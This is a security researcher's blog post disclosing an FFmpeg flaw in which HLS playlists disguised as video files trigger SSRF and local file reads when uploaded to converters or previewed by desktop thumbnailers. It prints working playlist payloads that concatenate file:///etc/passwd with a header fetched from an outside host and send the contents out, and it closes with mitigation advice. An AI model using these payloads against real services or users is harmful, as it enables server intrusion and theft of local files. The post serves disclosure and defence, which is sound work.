January 12, 2016 at 11:29
Dangerous video: how I found a vulnerability in video hosting and did not die after 7 days

Hello! I’m Maxim Andreev, Mail.Ru Cloud backend programmer. In my free time I like to look for bugs. In today's post, I want to talk about one rather interesting vulnerability that I found and registered in a bug bounty of several large companies, for which I received a substantial reward. The vulnerability is as follows: if you create a special video file and upload it to the server, then:
- You can get SSRF on it;
- can get local file read;
- if the user downloads this file, it will automatically be vulnerable to vulnerabilities, even if it does not open it: it will be possible to access the data on the user's computer and find out his name.
Technical Foreword

There are a huge number of codecs, video and audio formats, but sometimes you need to get something specific by passing all this set through some black box. For example, we may need to output MP4 video with a given quality or a JPEG preview. Quite often, this black box becomes FFmpeg. This is an open source set of libraries and binary utilities, it is actively developing, it supports a large number of audio and video codecs, therefore it is often used for video conversion and thumbnails generation, both as a separate tool and as separate libraries used by third-party applications. Most large companies run FFmpeg with a command from a script or some kind of binary, do fork-exec. It so happened that it’s easier to fork out and execute the FFmpeg binary from the binary than to block all this using libraries.
Creating a malicious file
FFmpeg includes the console utility ffmpeg. Create a test.avi file, which is really an avi file, and copy it with two other extensions: .mov and .123. If you ask ffmpeg to convert any of these files, then it will do everything without problems, that is, it does not pay attention to the file extension. But there is one important exception, which was very useful to me in carrying out one of the attacks described later, but more on that later.
There is a video format such as HLS (HTTP Live Streaming). It was developed by Apple for streaming video. This format supports such a nice thing as adaptive streaming, that is, a change in quality during playback. But for us it is important that the format consists of the so-called main playlist, which lists several other playlists with some given quality, and already in these playlists the pieces of the video are listed.

Create a test.mp4 file, which is actually an m3u8 HLS playlist:
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
http://www.example.org/1.mp4
#EXT-X-ENDLIST
It has a title, there is an ending and a link by which you need to take a piece of the video. As we already know, it is not necessary to assign the extension .m3u8, the file can be called test.mp4 or test.mov - ffmpeg will still understand that this is a m3u8 playlist and will interpret it as a playlist. If we run our test.mp4 through any of the many millions of sites “convert video online”, then ffmpeg, which is used by this online converter, interprets the file as a playlist, goes through the link specified in it and on our server we see a GET request from the IP of this online converter:

Request from one of the online converters to our server
That is, at the moment we already have a simple SSRF, however, so far we cannot read the answer.
Let's go further. I mentioned an important exception related to file extensions. We suggest ffmpeg to convert the text file file.txt to the video file out.mp4. What do you think will happen in this case? There will be a video in the out.mp4 file in which this text file is played simply by creeping lines! It turns out that we can already steal any txt files from these online conversion services. But this is not very interesting for us. Let's move on.
But what if we add to the http url at the end the .txt GET parameter? It turns out that ffmpeg will think that this is a text file and you need to interpret the answer as txt. Here is an example request to mail.ru:
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
http://www.mail.ru/?.txt
#EXT-X-ENDLIST

The HTML code from the response is played in the received video! That is, in this case, we were able to read the response to any network requests using this SSRF.
We move on. FFmpeg supports a huge number of different protocols, including concat. According to the documentation, this protocol reads a binary data stream from several sources, glues it together and then interprets them as if they were from the same source.
Let's look at an example. Suppose we have a header.m3u8 file, such an unfinished playlist that says “example.org?”. Let's make FFmpeg after submitting test.avi using the concat protocol to create a cunning m3u8 containing file: /// etc / passwd and send it to our example.org server: a
file located on dx.su/header.m3u8 :
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:,
http://example.org?
test.avi:
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
concat:http://dx.su/header.m3u8|file:///etc/passwd
#EXT-X-ENDLIST
↓
http://example.org?# $FreeBSD: release/10.0.0/et..
FFmpeg, having received test.avi, will take header.m3u8 and open it as example.org, and from file: /// etc / passwd it will take the first line, construct the URL and follow it. Thus, we can get the first line of absolutely any local file that will be transmitted via HTTP to our server if we control example.org. There is a small trick that allows us not only to steal the first line, but also to read the entire file line by line — another protocol called subfile. I will not paint it here, but if you are interested, look at the documentation, there is nothing complicated there.
Consider another way to steal an entire file. We will use the same technique with concat and take the title of the video format YUV4MPEG2. This is an uncompressed format with a simple text heading. Any data stream in this file is interpreted as 8 bits per 1 pixel, i.e. 1 byte per 1 pixel. Take video.mp4, in which there will be a concat for this header and file: /// etc / passwd. Imagine that we uploaded it to some kind of cloud video service. Most likely, you will see a preview. And for its generation, most likely, FFmpeg will also be used somehow.
For the sake of simplicity, we accept that the preview is in PNG format, that is, lossless compressed. We ask ffmpeg to make a thumbnail from the supposedly MP4 video video.mp4, which is actually a tricky playlist of m3u8:
file header.y4m:
YUV4MPEG2 W30 H30 F25:1 Ip A0:0 Cmono
FRAME
file video.mp4:
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
concat:http://dx.su/header.y4m|file:///etc/passwd
#EXT-X-ENDLIST
ffmpeg -i video.mp4 thumbnail.png

thumbnail.png
And now the resulting thumbnail is decoded back:
ffmpeg -i thumbnail.png out.y4m
out.y4m file:
YUV4MPEG2 W30 H30 F25:1 Ip A0:0 Cmono
FRAME
# $FreeBSD: release/10.0.0/etc/master.passwd 256366
,! 2013-10-12 06:08:18Z rpaulo $
#
root:*:0:0:Charlie &:/root:/usr/local/bin/zsh
toor:*:0:0:Bourne-again Superuser:/root:
…
We can see the header that was in header.y4m, and later on the full text file: /// etc / passwd.
Suppose that we again generated our malicious file with the desired header, did the trick with concat, used file: /// etc / passwd. Only now we don’t upload the file to any service, but simply give it to the user so that he downloads it and doesn’t even launch it. If you use, say, Kali Linux, then while the preview is generated, GStreamer will send the full path of this file to our server in the referrer. So we can find out the username and some other non-public information. And in the case of Ubuntu, FFmpeg will give us the first line file: /// etc / passwd of the user who just downloaded the file.

Request from Kali Linux

Request from Ubuntu Linux
Finally
Using such a specially designed video file, you can first make simple SSRF requests without reading the answer, read the response to any network requests, read local files, and in several ways. Moreover, we can even direct this attack against ordinary users who just downloaded the file, and not against the servers.
By the way, I talked about this vulnerability at the last Security Meetup - now they are regularly held at our Mail.Ru Group. If you want to take part in one of the following and you have something to tell about, write about it to me, Karim valievkarim Valiev or Vladimir z3apa3a Dubrovin.
UPD: How to protect yourself from a problem when encoding video on a server using ffmpeg:
- Running ffmpeg in an isolated environment (in chroot or in a container) is mandatory, given that ffmpeg potentially contains many vulnerabilities, regardless of the problem described in this article (see googleonlinesecurity.blogspot.ru/2014/01/ffmpeg-and-thousand- fixes.html ).
- Run ffmpeg inside this environment from under a separate user with write / read access only to where you need to.
- Disable (--disable-network in configure) or restrict (in iptables you can make rules for user uid) access to the ffmpeg network if a complete disconnection is not possible.
The ffmpeg / libav developers are notified of the problem, I made and sent them a patch.